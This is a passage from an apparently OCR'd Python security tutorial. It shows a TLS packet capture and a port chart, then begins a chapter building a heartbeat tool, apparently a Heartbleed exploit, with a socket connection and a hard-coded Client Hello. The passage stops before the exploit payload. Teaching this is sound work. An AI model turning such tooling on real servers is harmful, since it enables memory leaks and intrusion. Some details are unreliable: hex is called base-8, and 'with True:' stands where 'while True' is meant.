 8650 17.326279  10.10.100.227   185.199.110.153  TCP         66 61311 → 443 [ACK] Seq=2307 Ack=7508346 Win=157824 Len=0 TSval=974153174 TSecr=490
 8659 17.330848  10.10.100.227   185.199.110.153  TCP         66 61311 → 443 [ACK] Seq=2307 Ack=7519930 Win=157824 Len=0 TSval=974153178 TSecr=490
 8668 17.335356  10.10.100.227   185.199.110.153  TCP         66 61311 → 443 [ACK] Seq=2307 Ack=7531514 Win=157824 Len=0 TSval=974153182 TSecr=490
 8677 17.339856  10.10.100.227   185.199.110.153  TCP         66 61311 → 443 [ACK] Seq=2307 Ack=7543098 Win=157824 Len=0 TSval=974153186 TSecr=490
 8686 17.344341  10.10.100.227   185.199.110.153  TCP         66 61311 → 443 [ACK] Seq=2307 Ack=7554682 Win=157824 Len=0 TSval=974153190 TSecr=490
 8695 17.348989  10.10.100.227   185.199.110.153  TCP         66 61311 → 443 [ACK] Seq=2307 Ack=7566266 Win=157824 Len=0 TSval=974153194 TSecr=490
 8702 17.352739  10.10.100.227   185.199.110.153  TCP         66 61311 → 443 [ACK] Seq=2307 Ack=7573697 Win=159040 Len=0 TSval=974153197 TSecr=490
  306 13.995442  10.10.100.227   185.199.110.153  TLSv1.2    583 Client Hello
  313 14.016970  10.10.100.227   185.199.110.153  TLSv1.2    159 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
  314 14.021754  10.10.100.227   185.199.110.153  TLSv1.2    159 Application Data
```

```
▶ Frame 306: 583 bytes on wire (4664 bits), 583 bytes captured (4664 bits) on interface 0
▶ Ethernet II, Src: BelkinIn_c2:c3:92 (ec:1a:59:c2:c3:92), Dst: HewlettP_7e:1a:44 (00:24:81:7e:1a:44)
▶ Internet Protocol Version 4, Src: 10.10.100.227, Dst: 185.199.110.153
▶ Transmission Control Protocol, Src Port: 61311, Dst Port: 443, Seq: 1, Ack: 1, Len: 517
▼ Transport Layer Security
  ▼ TLSv1.2 Record Layer: Handshake Protocol: Client Hello
        Content Type: Handshake (22)
        Version: TLS 1.0 (0x0301)
        Length: 512
      ▼ Handshake Protocol: Client Hello
          Handshake Type: Client Hello (1)
          Length: 508
          Version: TLS 1.2 (0x0303)
        ▶ Random: 2a7d5b448284eb98acb62996c94615e4ea6bf9bb5f9c6612…
          Session ID Length: 32
          Session ID: 3dff165099a01fd2065288cf9f6343e67b2c13cc6809ecec…
          Cipher Suites Length: 34
        ▶ Cipher Suites (17 suites)
          Compression Methods Length: 1
        ▶ Compression Methods (1 method)
```

```
0000  00 24 81 7e 1a 44 ec 1a  59 c2 c3 92 08 00 45 00   ·$·~·D·· Y·····E·
0010  02 39 00 00 40 00 40 06  00 00 0a 0a 64 e3 b9 c7   ·9··@·@· ····d···
0020  6e 99 ef 7f 01 bb 0a c6  ac bd be ed fc d4 80 18   n······· ········
0030  08 0a 99 79 00 00 01 01  08 0a 3a 10 5a 6e 1d 37   ···y···· ··:·Zn·7
0040  b3 95 16 03 01 02 00 01  00 01 fc 03 03 2a 7d 5b   ········ ·····*}[
0050  44 82 84 eb 98 ac b6 29  96 c9 46 15 e4 ea 6b f9   D······) ··F···k·
0060  bb 5f 9c 66 12 c9 5e 60  57 d7 56 a4 84 20 3d ff   ·_·f··^` W·V·· =·
0070  16 50 99 a0 1f d2 06 52  88 cf 9f 63 43 e6 7b 2c   ·P·····R ···cC·{,
0080  13 cc 68 09 ec ec ba cc  45 97 36 b0 bc d5 00 22   ··h····· E·6····"
0090  6a 6a 13 01 13 02 13 03  c0 2b c0 2f c0 2c c0 30   jj······ ·+·/·,·0
00a0  cc a9 cc a8 c0 13 c0 14  00 9c 00 9d 00 2f 00 35   ········ ·····/·5
00b0  00 0a 01 00 01 91 3a 3a  00 00 00 00 00 1c 00 1a   ······:: ········
00c0  00 00 17 62 6c 6f 67 2e  65 72 72 62 75 66 66 65   ···blog. errbuffe
00d0  72 6f 76 65 72 66 6c 2e  6d 65 00 17 00 00 ff 01   roverfl. me······
00e0  00 01 00 00 0a 00 0a 00  08 3a 3a 00 1d 00 17 00   ········ ·::·····
00f0  18 00 0b 00 02 01 00 00  23 00 00 00 10 00 0e 00   ········ #·······
0100  0c 02 68 32 08 68 74 74  70 2f 31 2e 31 00 05 00   ··h2·htt p/1.1···
0110  05 01 00 00 00 00 00 0d  00 14 00 12 04 03 08 04   ········ ········
0120  04 01 05 03 08 05 05 01  08 06 06 01 02 01 00 12   ········ ········
0130  00 00 00 33 00 2b 00 29  3a 3a 00 01 00 00 1d 00   ···3·+·) ::······
0140  20 f8 5f a7 84 13 bd 1e  b7 d3 8e a9 88 2c 56 73    ·_····· ·····,Vs
0150  6a fc 85 c1 2f e7 49 65  04 81 04 b2 ad ff ce 62   j···/·Ie ·······b
0160  7a 00 2d 00 02 01 01 00  2b 00 0b 0a 0a 0a 03 04   z·-····· +·······
0170  03 03 03 02 03 01 00 1b  00 03 02 00 02 fa fa 00   ········ ········
0180  01 00 00 15 00 c1 00 00  00 00 00 00 00 00 00 00   ········ ········
0190  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
01a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
01b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
01c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
01d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
01e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
01f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0200  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0210  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0220  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0230  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0240  00 00 00 00 00 00 00                               ·······
```

Record Layer (tls.record), 517 bytes — Packets: 8763 · Displayed: 2773 (31.6%) — Profile: Default


7.2 What is a Port?

Aside from a town with a harbour or access to navigable water where ships load or unload. When talking about the Internet, a software or network port is a location where information is sent. For example, SSL/TLS is often on TCP (Transmission Control Protocol) Port 443 while unencrypted HTTP traffic is often on TCP Port 80.

There are a total of 65,535 ports for TCP and an additional 65,535 ports for UDP (User Datagram Protocol) meaning any one server has a total of 131,070 ports. Keep in mind, some of these ports are reserved for specific applications or protocols, these are between 0 and 1023 which are often referred to as “reserved ports” and were allocated by IANA.

7.2.1 List of Well-Known and Reserved Ports

If you cannot recognise any of these ports that's 100% fine! You just learnt a bunch of new ones!



COMMON PORTS

packetlife.net

TCP/UDP Port Numbers

7	Echo
19	Chargen
20-21	FTP
22	🟦 SSH/SCP
23	Telnet
25	SMTP
42	WINS Replication
43	WHOIS
49	TACACS
53	DNS
67-68	DHCP/BOOTP
69	TFTP
70	Gopher
79	Finger
80	HTTP
88	Kerberos
102	MS Exchange
110	POP3
113	Ident
119	NNTP (Usenet)
123	NTP
135	Microsoft RPC
137-139	NetBIOS
143	IMAP4
161-162	SNMP
177	XDMCP
179	BGP
201	AppleTalk
264	BGMP
318	TSP
381-383	HP Openview
389	LDAP
411-412	🟧 Direct Connect
443	🟦 HTTP over SSL
445	Microsoft DS
464	Kerberos
465	🟦 SMTP over SSL
497	Retrospect
500	🟦 ISAKMP
512	rexec
513	rlogin
514	syslog
515	LPD/LPR
520	RIP
521	RIPng (IPv6)
540	UUCP
554	RTSP
546-547	DHCPv6
560	rmonitor
563	🟦 NNTP over SSL
587	SMTP
591	FileMaker
593	Microsoft DCOM
631	Internet Printing
636	🟦 LDAP over SSL
639	MSDP (PIM)
646	LDP (MPLS)
691	MS Exchange
860	iSCSI
873	rsync
902	VMware Server
989-990	🟦 FTP over SSL
993	🟦 IMAP4 over SSL
995	🟦 POP3 over SSL
1025	Microsoft RPC
1026-1029	Windows Messenger
1080	SOCKS Proxy
1080	🟥 MyDoom
1194	OpenVPN
1214	🟧 Kazaa
1241	Nessus
1311	Dell OpenManage
1337	🟧 WASTE
1433-1434	Microsoft SQL
1512	WINS
1589	Cisco VQP
1701	L2TP
1723	MS PPTP
1725	🟩 Steam
1741	CiscoWorks 2000
1755	🟨 MS Media Server
1812-1813	RADIUS
1863	🟪 MSN
1985	Cisco HSRP
2000	Cisco SCCP
2002	Cisco ACS
2049	NFS
2082-2083	cPanel
2100	Oracle XDB
2222	DirectAdmin
2302	🟩 Halo
2483-2484	Oracle DB
2745	🟥 Bagle.H
2967	Symantec AV
3050	Interbase DB
3074	🟩 XBOX Live
3124	HTTP Proxy
3127	🟥 MyDoom
3128	HTTP Proxy
3222	GLBP
3260	iSCSI Target
3306	MySQL
3389	Terminal Server
3689	iTunes
3690	Subversion
3724	🟩 World of Warcraft
3784-3785	🟨 Ventrilo
4333	mSQL
4444	🟥 Blaster
4664	Google Desktop
4672	🟧 eMule
4899	Radmin
5000	UPnP
5001	🟨 Slingbox
5001	iperf
5004-5005	🟨 RTP
5050	🟪 Yahoo! Messenger
5060	🟨 SIP
5190	🟪 AIM/ICQ
5222-5223	🟪 XMPP/Jabber
5432	PostgreSQL
5500	VNC Server
5554	🟥 Sasser
5631-5632	pcAnywhere
5800	VNC over HTTP
5900+	VNC Server
6000-6001	X11
6112	🟩 Battle.net
6129	DameWare
6257	🟧 WinMX
6346-6347	🟧 Gnutella
6500	🟩 GameSpy Arcade
6566	SANE
6588	AnalogX
6665-6669	🟪 IRC
6679/6697	🟪 IRC over SSL
6699	🟧 Napster
6881-6999	🟧 BitTorrent
6891-6901	🟪 Windows Live
6970	🟨 Quicktime
7212	GhostSurf
7648-7649	🟪 CU-SeeMe
8000	🟨 Internet Radio
8080	HTTP Proxy
8086-8087	Kaspersky AV
8118	Privoxy
8200	VMware Server
8500	Adobe ColdFusion
8767	🟪 TeamSpeak
8866	🟥 Bagle.B
9100	HP JetDirect
9101-9103	Bacula
9119	🟪 MXit
9800	WebDAV
9898	🟥 Dabber
9988	🟥 Rbot/Spybot
9999	Urchin
10000	Webmin
10000	BackupExec
10113-10116	NetIQ
11371	OpenPGP
12035-12036	🟩 Second Life
12345	🟥 NetBus
13720-13721	NetBackup
14567	🟩 Battlefield
15118	🟩 Dipnet/Oddbob
19226	AdminSecure
19638	Ensim
20000	Usermin
24800	🟨 Synergy
25999	🟪 Xfire
27015	🟩 Half-Life
27374	🟥 Sub7
28960	🟩 Call of Duty
31337	🟥 Back Orifice
33434+	traceroute

Legend

🟪	Chat
🟦	Encrypted
🟩	Gaming
🟥	Malicious
🟧	Peer to Peer
🟨	Streaming

IANA port assignments published at **http://www.iana.org/assignments/port-numbers**

by Jeremy Stretch **v1.1**

7.3 A Recipe for Broken Hearts

Concepts Covered

- Using the `socket` library
- Using the `ssl` library
- SSL/TLS
- Using named `parameters`
- Using Control Flow Tools
- Endians
- Understanding and using RFCs
- Encoding and Decoding Network Protocols
- Networking Basics
- Basic Data Types
- Logic Flows

7.3.1 Ingredients

- One python file called `main.py` or `yourprojectname.py`
- One dash of `argparse`, a Python "built-in" meaning you don't need to install anything
- One cup of sweet ASCII font from
- One helping of TLS "hello" handshake
- A handful of TLS "heartbeats"
- A liberal helping of Python `sockets`

7.3.2 Method

Like we discussed when we were building the subdomain bruteforcer, the first step is to create a command center, or a way for your user to interact with your tools. For this tool we need two initial arguments:


- an option to provide a domain name
- an option to provide a port

Once we know the host and port we want to connect to, we will use the `socket` library a low-level networking interface.

You may be thinking we will be using the `requests` library as we did previously, this is not the case as the HTTP (Hypertext Transfer Protocol) is an application-level protocol for distributed, collaborative, hypermedia information (like websites). It is stateless, generic and is for most part multi-purpose.

Sockets on the other hand are a two-way communication link between two applications on a network. It is bound to a port number so the TCP can identify the application the destination the data should be sent to.

In the OSI (Open Systems Interconnection) model (shown below) HTTP falls into the application layer, while sockets are within the transport layer.


The OSI model
LAYER 7
APPLICATION
Network process to application
LAYER 6
PRESENTATION
Data representation and encryption
LAYER 5
SESSION
Interhost communication
LAYER 4
TRANSPORT
End-to-end connections and reliability
LAYER 3
NETWORK
Path determination and IP
LAYER 2
DATA LINK
MAC and LLC (Physical addressing)
LAYER 1
PHYSICAL
Media, signal and binary transmission
TechTarget

We won't be getting too much into the `socket` library because it is quite deep and complex rabbit-warren. However, more resources are provided under Further Reading.

For now we will create a new socket under our command line option specifying we want to communicate with IP (INTERNET PROTOCOL)'v4 (''SOCKET.AF_INET' (Hypertext Transfer Protocol) using TCP (`socket.SOCK_STREAM`).

```
socks = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

Hint: It is often easier to add logging and documentation as you go rather than having to come back to it at a later stage.

Using our newly created socket `socks` we want to connect to the host and port the user specified. The `socket.connect()` function accepts a `tuple` a data-structure we haven't really covered yet.

Warning: You might be thinking "*Calling the variable ''socks'' instead of ''socket'' is silly!* and I would tend to agree with you, however, with great programming power comes great responsibility and that responsibility is ensuring you don't "shadow" i.e. name variables after "built-in types". This can lead to side effects and issues later when the interpreter tries to use an actual `socket` and you have a variable called `socket` as well.

So, what are tuples? Tuples (pronounced like "toople" or "tupple") are collections or sequences similar to lists. The difference being tuples cannot be changed (immutable). The other distinction is that tuples are surrounded by parentheses (`()`), rather than (square) brackets (`[]`)

Note: To write a tuple containing a single value you have to include a trailing comma, even though there is only one value:

```
my_tuple = (50, )
```

To pass the hostname and port we are attacking to the `socket` object we would write:

```
s.connect((args.host, args.port))
```

As mentioned previously, computers are very formal and like to follow "social norms" so now that we have established a connection to the server, we need to say "hello" and basically negotiate with our server how we are going to securely communicate.

This can be done with the following SSL/TLS handshake:

```
16 03 02 00  dc 01 00 00 d8 03 02 53
43 5b 90 9d 9b 72 0b bc  0c bc 2b 92 a8 48 97 cf
bd 39 04 cc 16 0a 85 03  90 9f 77 04 33 d4 de 00
00 66 c0 14 c0 0a c0 22  c0 21 00 39 00 38 00 88
00 87 c0 0f c0 05 00 35  00 84 c0 12 c0 08 c0 1c
c0 1b 00 16 00 13 c0 0d  c0 03 00 0a c0 13 c0 09
c0 1f c0 1e 00 33 00 32  00 9a 00 99 00 45 00 44
c0 0e c0 04 00 2f 00 96  00 41 c0 11 c0 07 c0 0c
c0 02 00 05 00 04 00 15  00 12 00 09 00 14 00 11
00 08 00 06 00 03 00 ff  01 00 00 49 00 0b 00 04
03 00 01 02 00 0a 00 34  00 32 00 0e 00 0d 00 19
00 0b 00 0c 00 18 00 09  00 0a 00 16 00 17 00 08
00 06 00 07 00 14 00 15  00 04 00 05 00 12 00 13
```

(continues on next page)

(continued from previous page)

```
00 01 00 02 00 03 00 0f  00 10 00 11 00 23 00 00
00 0f 00 01 01
```

This can be included as a "global" variable, or a variable that can be accessed anywhere in your application by adding it to the top of your file, or you can pick to read it in from a file.

To add a "global" variable:

```python
#!/usr/bin/python

import argparse
import socket
# other imports

# globals declared
HELLO = "hello there"
```

Warning: Using globals and the `global` statement is considered a programming "anti-pattern" as they can be accessed at the same time by different functions which can frequently result in bugs.

Global variables can also make code difficult to read as very often you need to search through multiple functions to understand all the different locations that global variables are used and modified.

Hint: If you are using a global variable you may notice you have a small problem. Python strings using talking-marks (`"` or `'`) don't span multiple lines you may have solved this problem by making a really long string, or by concatenating them We can avoid this problem using what is referred to as a triple-quote string literal using either `"` or `'` as shown in the example below:

```python
#!/usr/bin/python

import argparse
import socket
# other imports

# globals declared
HELLO = """16 03 02 00  dc 01 00 00 d8 03 02 53
43 5b 90 9d 9b 72 0b bc  0c bc 2b 92 a8 48 97 cf"""
```

Once we have the hello loading into our application, either via reading a file, or by using a global variable we will need to convert the string into binary. While this may seem like a simple enough task, keep in mind the value we have is not a true hexadecimal (base-8) value, but rather a string representation of it, so before we can convert it, we need to process that string.

You will want to write a function that does several things:

- Remove all the spaces in the original string
- Remove all the `\n` characters
- Decode the hexadecimal to bytes

Using what we learnt in the "Handling Word Lists" section I will leave the first two points up to you. Decoding the hexadecimal to bytes is a straight-forward process once you know what you are trying to do. For this we are going to use the built-in `bytes.fromhex().decode()`:

```
return bytes.fromhex(hello_payload)
```

In the example above we are converting our `hello_payload` from hexadecimal to bytes.

Bytes have come up a couple of times now, and you are probably thinking, what the heck is a byte or in Python `Byte Object`. To put it simply, a `Byte Object` is a sequence of bytes (clear right?) while Strings (`str`) are a sequence of characters. This makes a `Byte Object` a machine-readable form, whereas Strings are human-readable. Furthermore, this allows `Byte Object``s to be stored directly to disk while a String needs to be encoded into a ``Byte Object`.

If you were to print the output of the SSL/TLS Client Hello you would get something like:

```
}\{\\}SC[r  +H9
w3\\f
\
\3\2\\\E\D\/\\A }\\\\\      \\\\\{\\I\ \\{}\
\\ \ \\   \
\\\\\\\\\\\{\}\\\\\#\\\\{{
```

Now that we have a converter for hex to bytes, we want to pass our client hello through this function before assigning it to the hello variable. This can be done as follows:

```
# hex2byte is what I called my function to convert hex to bytes

hello = hex2byte('''
16 03 02 00  dc 01 00 00 d8 03 02 53
43 5b 90 9d 9b 72 0b bc  0c bc 2b 92 a8 48 97 cf
bd 39 04 cc 16 0a 85 03  90 9f 77 04 33 d4 de 00
00 66 c0 14 c0 0a c0 22  c0 21 00 39 00 38 00 88
00 87 c0 0f c0 05 00 35  00 84 c0 12 c0 08 c0 1c
c0 1b 00 16 00 13 c0 0d  c0 03 00 0a c0 13 c0 09
c0 1f c0 1e 00 33 00 32  00 9a 00 99 00 45 00 44
c0 0e c0 04 00 2f 00 96  00 41 c0 11 c0 07 c0 0c
c0 02 00 05 00 04 00 15  00 12 00 09 00 14 00 11
00 08 00 06 00 03 00 ff  01 00 00 49 00 0b 00 04
03 00 01 02 00 0a 00 34  00 32 00 0e 00 0d 00 19
00 0b 00 0c 00 18 00 09  00 0a 00 16 00 17 00 08
00 06 00 07 00 14 00 15  00 04 00 05 00 12 00 13
00 01 00 02 00 03 00 0f  00 10 00 11 00 23 00 00
00 0f 00 01 01
''')
```

Now that we have our Client Hello in a computer readable format, we can send the hello to the server using the `send()` command:

```
socks.send(hello)
```

The `send` command will only work if we were able to successfully connect to the socket in the previous step. Returning the number of bytes sent.

Now that we have sent the Client Hello, we need to monitor the response from the server we are communicating with, a simple way of doing this is using `while True`. This allows us to continue polling for a response to our Client Hello, as responses can be slow or incomplete on the first attempt to receive them.

At this point the data, or bytes returned from the server are now sitting in the network buffer in the operating system's queue waiting to be processed. To do this we can use `socket.recv()` which as the name suggests allows us to receive that data from the queue.

The `recv()` function takes two arguments, first a number of bytes to return from the queue, and an array of flags.

Note: The flags available for use with `recv()` aren't critical for you to know right now, if you are curious you can find more information in the manual (`man`) page for the UNIX `recv(2)` command which on OS X and UNIX can be accessed by using `man recv`. Alternatively, you can browse `man` page entries at man7.org.

We could just ask the socket to return the full size of the packet, however we only need the first five bytes to return the content type, version, and length:

```
with True:
    handshake_response = socks.recv(5)
```

Unfortunately, our `handshake_response` is not in a human readable format:

```
>>> print(handshake_response)
b'\x15\x03\x02\x00\x02'
```

We will need to unpack the response, so it is usable. We can do this using the `struct.unpack()` function. `struct.unpack()` takes two arguments a `format` and a `buffer`. The `buffer` in this case would be our `handshake_response`.

There are several formats, and therefore format characters you can pick from when packing and unpacking data, these are listed below, however we will be focusing on two specific one's `B` (unsigned char) and `H` (unsigned short).

Format	C Type	Python type	Standard size
x	pad byte	no value	
c	char	bytes of length 1	1
b	signed char	integer	1
B	unsigned char	integer	1
?	_Bool	bool	1
h	short	integer	2
H	unsigned short	integer	2
i	int	integer	4
I	unsigned int	integer	4
l	long	integer	4
